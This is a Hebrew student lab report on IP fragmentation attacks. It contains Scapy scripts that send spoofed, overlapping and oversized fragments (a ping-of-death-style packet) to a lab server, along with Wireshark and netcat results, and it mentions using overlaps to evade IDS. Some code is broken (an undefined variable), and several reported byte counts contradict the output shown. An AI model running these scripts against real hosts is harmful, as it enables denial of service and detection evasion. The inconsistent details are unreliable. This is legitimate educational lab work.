

Lab 2 - IP/ICMP Attacks Lab

עדן טויטו 207795436, ליזה טיטורנקו 209267558, אריאל למברברג 21209877

Task 1.a: Conducting IP Fragmentation:



1. מבוא

רקע תאורטי:

מנגנון ה-IP Fragmentation מאפשר פיצול חבילת נתונים ליחידות קטנות יותר לצורך העברתן ברשת. כל פרגמנט נושא כותרת IP הכוללת מזהה זהה (Identification), ה-Offset המציין את מיקום הנתונים היחסי בחבילה המקורית, ודגל More Fragments - MF. בפיצול ידני של חבילות UDP, יש להגדיר את שדה ה-Checksum ל-0. מאחר שבפרוטוקול UDP אימות Chksum הוא אופציונלי, היעד יקבל ויאחד את הפרגמנטים גם ללא חישוב הערך עבור כל חבילה בנפרד.

פעולות:

נבנה חבילת UDP בנפח 96 בתים ונפצל אותה ל-3 פרגמנטים באמצעות Scapy. כל פרגמנט יכיל 32 בתים של Payload, כאשר הראשון יכלול גם 8 בתים של UDP HEADER. הפרגמנטים יישלחו ממכונת ה-Attacker למכונת ה-Server המריצה שרת המאזין בפורט 9090.

מטרה:

להדגים את יכולת מערכת ההפעלה של היעד לבצע איסוף ואיחוד (Reassembly) של פרגמנטים המגיעים בנפרד לכדי הודעה שלמה.

תוצאות מצופות:

שרת ה-UDP ביעד יציג את כל 96 הבתים שנשלחו. ב-Wireshark יופיעו 3 פרגמנטים נפרדים שיזוהו כשייכים לאותה חבילת מקור.

דרכי בדיקה:

1. הרצת שרת 9090 -u nc במכונת ה-Server לידוא קבלת הנתונים.
2. מעקב ב-Wireshark אחר דגלי ה-MF וה-Offset של כל חבילה.
3. ביטול הגדרת "Reassemble fragmented IPv4 datagrams" ב-Wireshark לצורך צפייה בפרגמנטים הגולמיים.

2. ביצוע המשימה

במחשב ה-10.0.2.100, Attacker, כתבנו והרצנו את סקריפט הפייתון המשתמש ב-Scapy כדי ליצור את הפיצול. השתמשנו בפונקציה fragment עם הפרמטר fragsize=40 (כך שהשבר הראשון יכיל 8 בתים של כותרת UDP ועוד 32 בתים של נתונים, סה"כ 40).

```
#!/usr/bin/python3
from scapy.all import *

src_ip = "10.0.2.10"
dst_ip = "10.0.2.20"

udp = UDP(sport=7070, dport=9090)
udp.len = 104

ip1 = IP(src=src_ip, dst=dst_ip, proto=17)
ip1.id = 1000
ip1.frag = 0
ip1.flags = 1
payload1 = 'A' * 32
pkt1 = ip1/udp/payload1
pkt1[UDP].chksum = 0

ip2 = IP(src=src_ip, dst=dst_ip, proto=17)
ip2.id = 1000
ip2.frag = 5
ip2.flags = 1
payload2 = 'B' * 32
pkt2 = ip2/payload2

ip3.id = 1000
ip3.frag = 9
ip3.flags = 0
payload3 = 'C' * 32
pkt3 = ip3/payload3

send(pkt1, verbose=0)
send(pkt2, verbose=0)
send(pkt3, verbose=0)
```

לפני הרצת המתקפה, הרצנו את הפקודה על מנת להפעיל את התקשורת.

```
[Sat Apr 11 16:02:27]Server 10.0.2.20:~$ nc -lu 9090
```

הרצנו את הסקריפט בטרמינל של Attackern.

```
[Sat Apr 11 16:02:10]Attacker 10.0.2.100:~$ sudo python3 fragment1a.py
[Sat Apr 11 16:03:06]Attacker 10.0.2.100:~$
```

תוצאות הניסוי:

פתחנו Wireshark בServer וראינו את קבלת החבילות מהAttacker.
בצילום ניתן לראות את החבילות המפוצלות (שורה 3 ושורה 4) עם פרוטוקול IPv4
וציון "Fragmented IP protocol". בשורה 5, Wireshark מציג את החבילה
המורכבת הסופית (Reassembled) כחבילת UDP באורך מדויק של 96 בתים
(Len=96), בדיוק כפי שהגדרנו ב-Payload.

No.	Time	Source	Destination	Protocol	Length	Info
1	2026-04-11 16:03:05.7436326...	PcsCompu_74:d1:9c	Broadcast	ARP	60	Who has 10.0.2.20? Tell 10.0.2.100
2	2026-04-11 16:03:05.7436504...	PcsCompu_57:ce:d0	PcsCompu_74:d1:9c	ARP	42	10.0.2.20 is at 08:00:27:57:ce:d0
3	2026-04-11 16:03:05.7457915...	10.0.2.10	10.0.2.20	UDP	74	7070 → 9090 Len=96
4	2026-04-11 16:03:05.7478838...	10.0.2.10	10.0.2.20	IPv4	66	Fragmented IP protocol (proto=UDP 17, off=40, ID=03e8)
5	2026-04-11 16:03:05.7504908...	10.0.2.10	10.0.2.20	IPv4	66	Fragmented IP protocol (proto=UDP 17, off=72, ID=03e8)

[illegible]

```
0000 08 00 27 57 ce d0 08 00 27 74 d1 9c 08 00 45 00 ..'W....'t....E.
0010 00 3c 03 e8 20 00 40 11 3e ac 0a 00 02 0a 0a 00 .<..@.>.....
0020 02 14 1b 9e 23 82 00 68 00 00 41 41 41 41 41 41 ...#.h.AAAAAA
0030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAA AAAAAA
0040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAA AA
```

ניתן לראות רצף של אותיות הכולל 32 אותיות 'A', לאחר מכן 24 אותיות 'B', ולבסוף 32 אותיות 'C'.

```
[Sat Apr 11 16:02:27]Server 10.0.2.20::~ nc -lu 9090  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

3. סיכום המשימה:

- **האם הצלחתם?** כן, המשימה בוצעה בהצלחה. יצרנו חבילת UDP ופיצלנו אותה ל-2 שברים שנשלחו והתקבלו במלואם בשרת. ה-Reassembly לא עבד כמצופה ופיצל ל3 חבילות כאשר החבילה ה-3 היא איחוד של כל החבילות יחד.
- **איך הוכחתם זאת?** הוכחנו זאת בשתי דרכים: ראשית, באמצעות צילום מסך של השרת, המראה שהוא אכן קיבל והדפיס את הנתונים (96 בתים) שנשלחו בחתיכות. שנית, באמצעות צילום מסך של תוכנת Wireshark במחשב ה-Server, בו ניתן לראות בבירור את 2 שברי ה-IPv4 מועברים בשרת, ואת ההרכבה (Reassembly) של חבילת ה-UDP השלמה.
- **מה גיליתם? מה למדתם?** למדנו באופן מעשי כיצד פרוטוקול IP מתמודד עם חבילות גדולות על ידי פיצולן (Fragmentation). ראינו כיצד שדות בכותרת ה-IP כגון Identification, Flags ו-Fragment Offset עובדים יחד כדי לאפשר למערכת ההפעלה של היעד להרכיב מחדש את החבילה המקורית בצורה שקופה לשכבת האפליקציה.
- **האם זה מתאים למה שציפיתם/לתיאוריה?** כן, התוצאות תואמות לתיאוריה אך לא לחלוטין. הפיצול התבצע במדויק לפי הגודל שהגדרנו (fragsize=40), והשברים נשלחו עם ה-Offsets הנכונים (0, 5, 9, כאשר כל יחידת offset מייצגת 8 בתים). כפי שהתיאוריה גורסת, מערכת ההפעלה המקבלת המתינה לכל השברים, ביצעה הרכבה מחדש, ורק אז העבירה את הנתונים השלמים לשכבת ה-UDP ולתוכנת ה-nc.
- **מה היו הבעיות ואיך התמודדתם איתם?** אחת הבעיות הייתה חישוב ה-Chksum של פרוטוקול UDP. כפי שלמדנו מההוראות, Scapy מחשב כברירת מחדל את ה-Chksum רק לפי השבר הראשון, מה שיוצר שגיאה. התמודדנו עם זה על ידי איפוס שדה ה-Chksum ל-0 (כיוון שהוא אופציונלי ב-UDP), מה שאפשר לשרת לקבל את החבילה ללא זריקת שגיאת אימות. בנוסף, היה צורך לשנות את הגדרות ברירת המחדל של Wireshark כדי למנוע ממנו להרכיב אוטומטית את השברים, כך שנוכל לראות אותם בנפרד.

Task 1.b: IP Fragments with Overlapping Contents:



1. מבוא

רקע תאורטי:

- **Overlapping Fragments (חפיפת מקטעים):** מצב שבו שני Fragments נושאים מידע המיועד לאותם אופסטים (Offsets) בתוך החבילה המורכבת. במצב כזה, על מערכת ההפעלה להחליט באיזה מידע להשתמש – במידע מהחבילה שהגיעה ראשונה, או במידע מהחבילה שהגיעה אחרונה.
- **מדיניות הרכבה (Reassembly Policies):** מערכות הפעלה שונות מיישמות מדיניות שונה (למשל: "First" – העדפת המקטע הראשון, או "Last" – דריסת המידע הישן ע"י החדש). תוקפים יכולים להשתמש בחפיפה כדי "להחביא" פקודות זדוניות ממערכות IDS/IPS.

תיאור הפעולות במשימה:

במשימה זו ניצור חפיפה מכוונת בין שני המקטעים הראשונים של חבילת UDP המורכבת מ-3 חלקים.

1. **תרחיש 1: חפיפה חלקית.** נגדיר ערך K (מספר בתים חופפים) ונבדוק כיצד השרת מרכיב את ההודעה.
2. **תרחיש 2: הכלה מלאה.** נשלח מקטע שני שנמצא כולו "בתוך" הטווח של המקטע הראשון.
3. **שינוי סדר השליחה:** נבדוק האם התוצאה משתנה כאשר שולחים את המקטע השני לפני הראשון עבור שני התרחישים.

מטרה:

לזהות את מדיניות ה-Reassembly של מערכת ההפעלה (לינוקס) במקרה של חפיפת נתונים.

תוצאות מצופות:

השרת יציג הודעה מורכבת שבה אחד המקטעים דרס (או נדרס) ע"י המקטע השני באזור החפיפה. בנוסף, ציפינו שהחבילה הראשונה שנשלחה היא זאת שתדרס (בהקשר סעיף 3 שינוי סדר השליחה).

2. ביצוע המשימה

תרחיש 1: חפיפה חלקית

שלב א': חישוב ערך ה-K Overlap והכנת הסקריפט

הסבר: בסקריפט fragment1b.py שהכנו במכונת ה-Attacker, הגדרנו את הפרמטרים הבאים:

- **מקטע 1:** אופסט 0, אורך נתונים 40 בתים (8 בתים של UDP HEADER ו-32 בתים של נתוני 'A'). טווח: 0 עד 40.
- **מקטע 2:** אופסט 24 (frag=3, כפול 8 בתים). אורך נתונים 32 בתים של 'B'. טווח: 24 עד 56.
- **חישוב ערך K:** החפיפה מתחילה באופסט 24 ומסתיימת בסוף המקטע הראשון באופסט 40. לכן, $K = 16$ בתים.

```
#!/usr/bin/python3
from scapy.all import *
conf.verb = 0

src_ip = "10.0.2.10"
dst_ip = "10.0.2.20"
server_mac = "08:00:27:57:ce:d0"
my_interface = "enp0s3"

eth = Ether(dst=server_mac)
udp = UDP(sport=7070, dport=9090)
udp.len = 88

ip1 = IP(src=src_ip, dst=dst_ip, id=8000, frag=0, flags=1)
payload1 = 'A' * 32
pkt1 = eth / ip1 / udp / payload1
pkt1[UDP].chksum = 0

ip2 = IP(src=src_ip, dst=dst_ip, id=8000, frag=3, flags=1, proto=17)
payload2 = 'B' * 32
pkt2 = eth / ip2 / payload2

ip3 = IP(src=src_ip, dst=dst_ip, id=8000, frag=7, flags=0, proto=17)
payload3 = 'C' * 32
pkt3 = eth / ip3 / payload3

sendp(pkt1, iface=my_interface)
sendp(pkt2, iface=my_interface)
sendp(pkt3, iface=my_interface)
```

הסבר: ניתן לראות את הרצת הפקודה `sudo python3 fragment1b.py` במכונת Attacker.

```
[Sat Apr 11 17:36:13]Attacker 10.0.2.100:~$ sudo python3 fragment1b.py
[Sat Apr 11 17:36:35]Attacker 10.0.2.100:~$
```

ניתוח ומסקנות:

הרצת הסקריפט עברה בהצלחה וללא שגיאות בטרמינל, מה שמעיד על כך שחבילות ה-IP נבנו ונשלחו כראוי דרך כרטיס הרשת. מכיוון שהשתמשנו ב-Scapy, המערכת אפשרה לנו לעקוף את מנגנון הפיצול האוטומטי של ה-Kernel וליצור "פיצול מלאכותי" הכולל חפיפה שאינה מתרחשת בתנאי רשת רגילים.

ניתוח תוצאות ה-Reassembly בשרת

- **הסבר:** כדי שנוכל לקלוט את החבילות המפוצלות, הרצנו תחילה במכונת ה-Server את הפקודה 9090 lu -nc. פעולה זו פתחה שרת UDP המאזין בפורט 9090 והכינה את המערכת לקבלת הנתונים. רק לאחר שהשרת היה פעיל במצב האזנה, שיגרנו את המקטעים החופפים ממכונת ה-Attacker. המערכת המקבלת הייתה צריכה להרכיב חבילה אחת משלושת המקטעים, כאשר בין המקטע הראשון לשני קיימת חפיפה של 8 בתים (אופסטים 24 עד 31). צילום זה מציג את המחרוזת הסופית כפי שהורכבה.
- ניתן לראות רצף של אותיות הכולל 32 אותיות 'A', לאחר מכן 16 אותיות 'B', ולבסוף 32 אותיות 'C'.

```
[Sat Apr 11 17:36:21]Server 10.0.2.20::~$ nc -lu 9090  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

No.	Time	Source	Destination	Protocol	Length	Info
1	2026-04-11 17:36:35.5749822...	10.0.2.10	10.0.2.20	UDP	74	7070 → 9090 Len=80
2	2026-04-11 17:36:35.5763143...	10.0.2.10	10.0.2.20	IPv4	66	Fragmented IP protocol (proto=UDP 17, off=24, ID=1f40)
3	2026-04-11 17:36:35.5772836...	10.0.2.10	10.0.2.20	IPv4	66	Fragmented IP protocol (proto=UDP 17, off=56, ID=1f40)

```

▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_74:d1:9c (08:00:27:74:d1:9c), Dst: PcsCompu_57:ce:d0 (08:00:27:57:ce:d0)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.20
▶ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▶ Data (32 bytes)

```

```
0000 08 00 27 5f ce d0 08 00 27 74 d1 9c 08 00 45 00 ..'W....'t....E.
0010 00 3c 1f 40 20 00 40 11 23 54 0a 00 02 0a 0a 00 .<.@.@.#T.....
0020 02 14 1b 9e 23 82 00 58 00 00 41 41 41 41 41 41 ....#..X.AAAAAA
0030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA AAAAAAAAAA
0040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAA AA
```


שינוי סדר השליחה

הסבר: בתרחיש זה חזרנו על ניסוי החפיפה החלקית, אך הפעם שינינו את סדר שליחת המקטעים בתוך הסקריפט. שלחנו את המקטע השני (המכיל את האותיות 'B') ורק לאחר מכן את המקטע הראשון (המכיל את האותיות 'A'). המטרה הייתה לבדוק האם העובדה שמקטע ה-'B' הגיע ראשון לרשת תגרום לו לדרוס את מקטע ה-'A'.

בצילום מסך ניתן לראות את השינוי שנעשה בקוד בשלושת השורות האחרונות.

```
pkt1[UDP].chksum = 0

ip2 = IP(src=src_ip, dst=dst_ip, id=8000, frag=3, flags=1, proto=17)
payload2 = 'B' * 32
pkt2 = eth / ip2 / payload2

ip3 = IP(src=src_ip, dst=dst_ip, id=8000, frag=7, flags=0, proto=17)
payload3 = 'C' * 32
pkt3 = eth / ip3 / payload3

sendp(pkt2, iface=my_interface)
sendp(pkt1, iface=my_interface)
sendp(pkt3, iface=my_interface)
```

הסבר: בצילום זה מתוך ה-Wireshark בשרת, ניתן לראות את הגעת שלושת המקטעים המרכיבים את חבילת ה-UDP המפוצלת. בניגוד לתרחיש 1, כאן ביצענו את השליחה בסדר הפוך כדי לבדוק האם זמן ההגעה משפיע על החלטת מערכת ההפעלה במקרה של חפיפה.

No.	Time	Source	Destination	Protocol	Length	Info
1	2026-04-11 17:39:55.8171113...	10.0.2.10	10.0.2.20	IPv4	66	Fragmented IP protocol (proto=UDP 17, off=24, ID=1f40)
2	2026-04-11 17:39:55.8171280...	10.0.2.10	10.0.2.20	UDP	74	7070 → 9090 Len=80
3	2026-04-11 17:39:55.8171299...	10.0.2.10	10.0.2.20	IPv4	66	Fragmented IP protocol (proto=UDP 17, off=56, ID=1f40)

```

▶ Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_74:d1:9c (08:00:27:74:d1:9c), Dst: PcsCompu_57:ce:d0 (08:00:27:57:ce:d0)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.20
▶ Data (32 bytes)

```

0000	08 00 27 57 ce d0 08 00 27 74 d1 9c 08 00 45 00	... 'W.... 't....E.
0010	00 34 1f 40 20 03 40 11 23 59 0a 00 02 0a 0a 00	..4.@ .@. #Y.....
0020	02 14 42 42 42 42 42 42 42 42 42 42 42 42 42	...BBBBB BBBB
0030	42 42 42 42 42 42 42 42 42 42 42 42 42 42 42	BBBBBBBB BBBB
0040	42 42	BB

```
[Sat Apr 11 17:39:48]Server 10.0.2.20:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

הסבר:

- **שורה 1 (מסומנת בכתום):** זהו המקטע השני שנשלח. ניתן לראות בעמודת ה-Info שה-**Offset** שלו הוא **24** ובעמודת ה-Time שהוא הגיע ראשון (סיומת 1113). בתחתית הצילום ניתן לראות את הערך 42, המייצג את האות 'B'.
- **שורה 2:** זהו המקטע הראשון (המכיל את ה-UDP Header). ניתן לראות שהוא הגיע מעט אחרי המקטע השני (סיומת 1280), למרות שהוא נושא את תחילת המידע (Offset 0).
- **שדה ה-ID:** ניתן לראות שבכל שלוש השורות מופיע **ID=1f40**, מה שמאשר שהן שייכות לאותה חבילה.
- ניתן לראות רצף של אותיות הכולל 32 אותיות 'A', לאחר מכן 16 אותיות 'B', ולבסוף 32 אותיות 'C'.

תרחיש 2: הכלה מלאה.

בתרחיש זה, המטרה היא לשלוח מקטע שני ש"נבלע" לחלוטין בתוך טווח הנתונים של המקטע הראשון. כדי לבצע זאת, הגדרנו את המקטע הראשון (pkt1) כחבילה גדולה במיוחד המכסה טווח רחב של אופסטים, ואת המקטע השני (pkt2) הגדרנו עם אופסט ואורך שמשאירים אותו בתוך הגבולות של הראשון.

ניתוח הקוד:

```
#!/usr/bin/python3
from scapy.all import *
conf.verb = 0

src_ip = "10.0.2.10"
dst_ip = "10.0.2.20"
server_mac = "08:00:27:57:ce:d0"
my_interface = "enp0s3"

eth = Ether(dst=server_mac)
udp = UDP(sport=7070, dport=9090)
udp.len = 96

ip1 = IP(src=src_ip, dst=dst_ip, id=9000, frag=0, flags=1)
payload1 = 'A' * 56
pkt1 = eth / ip1 / udp / payload1
pkt1[UDP].chksum = 0

ip2 = IP(src=src_ip, dst=dst_ip, id=9000, frag=3, flags=1, proto=17)
payload2 = 'B' * 24
pkt2 = eth / ip2 / payload2

ip3 = IP(src=src_ip, dst=dst_ip, id=9000, frag=8, flags=0, proto=17)
payload3 = 'C' * 32
pkt3 = eth / ip3 / payload3

sendp(pkt1, iface=my_interface)
sendp(pkt2, iface=my_interface)
sendp(pkt3, iface=my_interface)
```

1. **מקטע 1 : 56 * 'A' = payload1**

- יחד עם 8 הבתים של כותרת ה-UDP, המקטע הראשון מכסה סה"כ 64 בתים (טווח אופסטים 0-63).

- הדגל הוגדר כ-flags=1 כדי לסמן שיש עוד חבילות.

2. **מקטע 2:** בשלב הבא של הסקריפט, הגדרנו מקטע שני עם אופסט שנמצא בתוך הטווח הזה (למשל frag=3, השווה לאופסט 24) ואורך נתונים קטן (למשל 16 בתים של 'B').

- מכיוון שהאופסט (24) והסיום שלו (40 = 16 + 24) קטנים מ-64, המקטע השני **מוכל לחלוטין** בתוך הראשון.

ניתוח ומסקנות:

- **תצפית:** בשרת ה-Netcat התקבל רצף אחיד של אותיות 'A' בלבד. האותיות 'B' שנשלחו במקטע השני לא הופיעו כלל בתוצאה הסופית.
- **ניתוח:** כאשר ה-Kernel של השרת ניסה להרכיב את החבילה, הוא ראה שהטווח של המקטע השני כבר "תפוס" במלואו על ידי נתונים שהגיעו במקטע הראשון.
- **מסקנה:** הניסוי מוכיח שוב את מדיניות ה-First Wins. במקרה של הכלה מלאה, לינוקס מתעלם לחלוטין מהמקטע המוכל כיוון שהוא אינו מוסיף מידע חדש מעבר למה שכבר סופק באופסטים הללו.

שינוי סדר השליחה

תיאור הניסוי:

בניסוי זה בדקנו האם לסדר הכרונולוגי שבו המקטעים (Fragments) מגיעים מהרשת יש השפעה על אופן הרכבת החבילה הסופית. בפרט, רצינו לראות האם "הקדמה" של מקטע חופף (המכיל נתונים סותרים) תגרום לו "לנצח" בקרב על הזיכרון ולוודא האם מערכת ההפעלה מסתמכת על זמן הגעה או על לוגיקת אופסטים.

ביצוע המשימה:

שינינו את סדר פקודות ה-sendp בסקריפט ה-Python כך ששליחת המקטעים התבצעה בסדר הבא:

1. **מקטע 2 (pkt2):** נשלח ראשון. נושא את האותיות 'B' ומתחיל באופסט 24.
2. **מקטע 1 (pkt1):** נשלח שני. נושא את האותיות 'A' ומתחיל באופסט 0 (כולל כותרת ה-UDP).
3. **מקטע 3 (pkt3):** נשלח אחרון. נושא את האותיות 'C' ומתחיל באופסט 64.

```
ip3 = IP(src=src_ip, dst=dst_ip, id=9000, frag=8, flags=0, proto=17)
payload3 = 'C' * 32
pkt3 = eth / ip3 / payload3

sendp(pkt2, iface=my_interface)
sendp(pkt1, iface=my_interface)
sendp(pkt3, iface=my_interface)
```

תצפית ב-Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	2026-04-11 17:59:12.3977147...	10.0.2.10	10.0.2.20	IPv4	60	Fragmented IP protocol (proto=UDP 17, off=24, ID=2328)
2	2026-04-11 17:59:12.3988371...	10.0.2.10	10.0.2.20	UDP	98	7070 → 9090 Len=88
3	2026-04-11 17:59:12.4003947...	10.0.2.10	10.0.2.20	IPv4	66	Fragmented IP protocol (proto=UDP 17, off=64, ID=2328)

```
▶ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_74:d1:9c (08:00:27:74:d1:9c), Dst: PcsCompu_57:ce:d0 (08:00:27:57:ce:d0)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.20
▶ Data (24 bytes)
```

0000	08 00 27 57 ce d0 08 00 27 74 d1 9c 08 00 45 00	..W....'t....E.
0010	00 2c 23 28 20 03 40 11 1f 79 0a 00 02 0a 0a 00	.,#(.@.y.....
0020	02 14 42 42 42 42 42 42 42 42 42 42 42 42 42 42	..BBBBBB BBBB...
0030	42 42 42 42 42 42 42 42 42 42 00 00	BBBBBBBB BB..

בצילום ה-Wireshark ניתן לראות אישור פיזי לכך שהמקטעים הגיעו בסדר "הפוך":

- **שורה 1 (Time .3977):** המקטע עם אופסט 24 (האות 'B') הגיע ראשון.
- **שורה 2 (Time .3988):** המקטע עם אופסט 0 (האות 'A') הגיע אחריו. זה מוכיח שהשרת קיבל קודם כל את המידע החופף ('B') ורק אחר כך את המידע המקורי ('A').

תוצאות בשרת

למרות שמקטע ה-'B' הגיע ראשון לרשת, הפלט ב-Netcat הראה:

[illegible]

המשמעות: כל האותיות 'A' הוצגו, וכל האותיות 'B' נזרקו לחלוטין.

3. סיכום המשימה:

- **האם הצלחתם?** כן, ביצענו בהצלחה את שני התרחישים: חפיפה חלקית (16 בתים) והכלה מלאה, וכן את הניסוי של שינוי סדר השליחה.
- **איך הוכחתם זאת?** באמצעות צילומי מסך מ-Wireshark שהראו את האופסטים החופפים של החבילות ואת סדר הגעתן, ובאמצעות פלט ה-Netcat בשרת שהראה אילו נתונים הורכבו בפועל.
- **מה גיליתם? מה למדתם?** למדנו שמערכת לינוקס מפעילה מדיניות "First Wins". המידע מהמקטע הראשון שתופס את טווח האופסטים הוא זה שנשמר, ומידע חופף ממקטעים אחרים נזרק. בנוסף, ראינו שזמן ההגעה (מי הגיע קודם פיזית לרשת) לא משנה, אלא האופסט הלוגי – המקטע שמכסה את האופסט ראשון בזיכרון הוא הקובע.
- **האם זה מתאים למה שציפיתם/לתיאוריה?** התוצאות תואמות לתיאוריה. ציפינו לראות את אחד המקטעים דורס את השני, ובפועל גילינו שלמרות שמקטע ה-'B' הגיע ראשון בניסוי סדר השליחה, מנגנון ה-Reassembly העדיף את המידע המקורי ('A') על פני המידע החופף.
- **מה היו הבעיות ואיך התמודדתם איתם?** האתגר היה לחשב במדויק את האופסטים והגדלים (len ו-frag) כדי ליצור חפיפות מדויקות או הכלה מלאה בלי לשבור את המבנה של החבילה. התמודדנו עם זה בעזרת חישוב מקדים של כפולות ה-8 בתים עבור כל אופסט והתאמת אורך ה-Payload בהתאם.

Task 1.c: Sending a Super-Large Packet



1. מבוא

רקע תאורטי:

- **מגבלת ה-IP:** שדה ה-Total Length בכותרת ה-IP מורכב מ-16 ביט. המשמעות היא שהגודל המקסימלי התיאורטי של חבילת IP (כולל כותרות), **65,535 בתים**.
- **הפרצה:** באמצעות מנגנון הפיצול (Fragmentation), ניתן לכאורה לעקוף מגבלה זו. שדה ה-Fragment Offset מורכב מ-13 ביט ומציין יחידות של 8 בתים. האופסט המקסימלי הוא 8191.
- אם נשלח מקטע שהאופסט שלו הוא 8191 ונוסיף לו נתונים (Payload), הגודל הכולל של החבילה לאחר ההרכבה יהיה: 65,535. מצב זה יוצר חבילה לא חוקית שחורגת מהסטנדרט של הפרוטוקול.

מטרה:

לבנות חבילה שחורגת מהגודל המקסימלי, לשלוח אותה לשרת ה-UDP ולראות כיצד מערכת ההפעלה מגיבה לחריגה זו.

פעולות:

- **כתיבת הסקריפט:** השתמשנו ב-Scapy כדי ליצור שני מקטעים:
 1. **מקטע ראשון (Offset 0):** מכיל את כותרת ה-UDP עם שדה אורך (len) המצהיר על גודל חריג.
 2. **מקטע קצה (Offset 8191):** מכיל 100 בתים של נתונים, מה שדוחף את הגודל הכולל המחושב ל-**65,628 בתים**.
- **שליחת הנתונים:** שיגרנו את שני המקטעים ממכונת ה-Attacker אל מכונת ה-Server תוך שימוש באותו מזהה חבילה (ID).

תוצאות מצופות:

בתאוריה היסטורית, חבילות כאלו היו עלולות לגרום לקריסת מערכת (Buffer Overflow). במערכות מודרניות, הציפייה היא שה-Kernel של מערכת ההפעלה יזהה

את החריגה במהלך ניסיון ההרכבה (Reassembly), יבין שמדובר בחבילה לא חוקית, ויבצע Drop של המידע מבלי להעביר אותו לאפליקציה.

דרכי בדיקה:

- **בדיקת אפליקציה (Netcat):** האזנה בפורט 9090 במכונה B בעזרת nc 9090. אם המידע אינו מופיע בטרמינל, סימן שהחבילה נפסלה בשכבת ה-IP.
- **ניתוח תעבורה (Wireshark):** מעקב אחר הגעת המקטעים וזיהוי הודעות שגיאה או אזהרות של Wireshark בנוגע לגודל המקטעים וההרכבה מחדש (למשל: "IPv4 fragment at edge of maximum size").

2. ביצוע המשימה

ניתוח הקוד:

בצילומי המסך ניתן לראות את בניית ה"מתקפה" ב-Scapy:

```
#!/usr/bin/python3
from scapy.all import *
conf.verb = 0

src_ip = "10.0.2.10"
dst_ip = "10.0.2.20"
server_mac = "08:00:27:57:ce:d0"
my_interface = "enp0s3"

eth = Ether(dst=server_mac)
udp = UDP(sport=7070, dport=9090)
udp.len = 65535

ip1 = IP(src=src_ip, dst=dst_ip, id=12345, frag=0, flags=1)
payload1 = 'A' * 32
pkt1 = eth / ip1 / udp / payload1
pkt1[UDP].chksum = 0

ip2 = IP(src=src_ip, dst=dst_ip, id=12345, frag=8191, flags=0, proto=17)
payload2 = 'B' * 100
pkt2 = eth / ip2 / payload2

print("Sending the super-large packet fragments...")
sendp(pkt1, iface=my_interface)
sendp(pkt2, iface=my_interface)
print("Done!")
```


- **מזהה משותף:** הגדרת id=12345 לשני המקטעים כדי שהיעד ינסה לחבר אותם.
- **מקטע 1 (pkt1):** אופסט 0 (frag=0), דגל "More Fragments" פעיל (flags=1). הוא מכיל UDP Header עם אורך מוצהר של 65,535 בתים ו-32 אותיות 'A'.
- **מקטע 2 (pkt2):** שימוש באופסט המקסימלי **frag=8191**. המקטע מכיל 100 אותיות B * 100.
- **חישוב החריגה:**

$$65,528 \text{ (Offset)} + 100 \text{ (Payload)} = 65,628 \text{ bytes}$$

זהו גודל החורג ב-93 בתים מהגבול העליון של הפרוטוקול.

הרצת הסקריפט:

בצילום רואים את הרצת הסקריפט fragment1c.py בהצלחה. המערכת מדווחת "Done!", מה שמעיד שהמקטעים נשלחו פיזית לרשת.

```
[Sat Apr 11 18:41:04]Attacker 10.0.2.100:~$ sudo python3 fragment1c.py
Sending the super-large packet fragments...
Done!
[Sat Apr 11 18:41:08]Attacker 10.0.2.100:~$
```

תצפית וניתוח:

ניתוח צילומי ה-Wireshark:

- **זיהוי ב-Wireshark:** ב-1 Frame רואים את חבילת ה-UDP הראשונה (אופסט 0). ב-2 Frame רואים את המקטע השני עם אופסט של **65,528**.
- **ניתוח ה-Hex:** ניתן לראות בבירור את הנתונים (0x41 עבור 'A' ו-0x42 עבור 'B') מגיעים ליעד.
- **תגובת השרת (Netcat):** למרות שהמקטעים הגיעו לשרת, שרת ה-Netcat שהאזין בפורט 9090 לא הציג דבר.

No.	Time	Source	Destination	Protocol	Length	Info
1	2026-04-11 18:42:09.3990367...	10.0.2.10	10.0.2.20	UDP	74	7070 → 9090 Len=65527
2	2026-04-11 18:42:09.4013036...	10.0.2.10	10.0.2.20	IPv4	134	Fragmented IP protocol (proto=UDP 17, off=65528, ID=3039)

▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_74:d1:9c (08:00:27:74:d1:9c), Dst: PcsCompu_57:ce:d0 (08:00:27:57:ce:d0)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.20
▶ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▶ Data (32 bytes)

0000	08 00 27 57 ce d0 08 00 27 74 d1 9c 08 00 45 00	..W....'t...E.
0010	00 3c 30 39 20 00 40 11 12 5b 0a 00 02 0a 0a 00	.<09 .@. .[.....
0020	02 14 1b 9e 23 82 ff ff 00 00 41 41 41 41 41 41	...#... ..AAAAAA
0030	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA
0040	41 41 41 41 41 41 41 41 41 41	AAAAAAAA AA

3. סיכום המשימה:

- **האם הצלחתם?** כן, הצלחנו לייצר ולשלוח חבילת IP מפוצלת שגודלה הכולל חורג מהגבול המקסימלי המותר (65,535 בתיים).
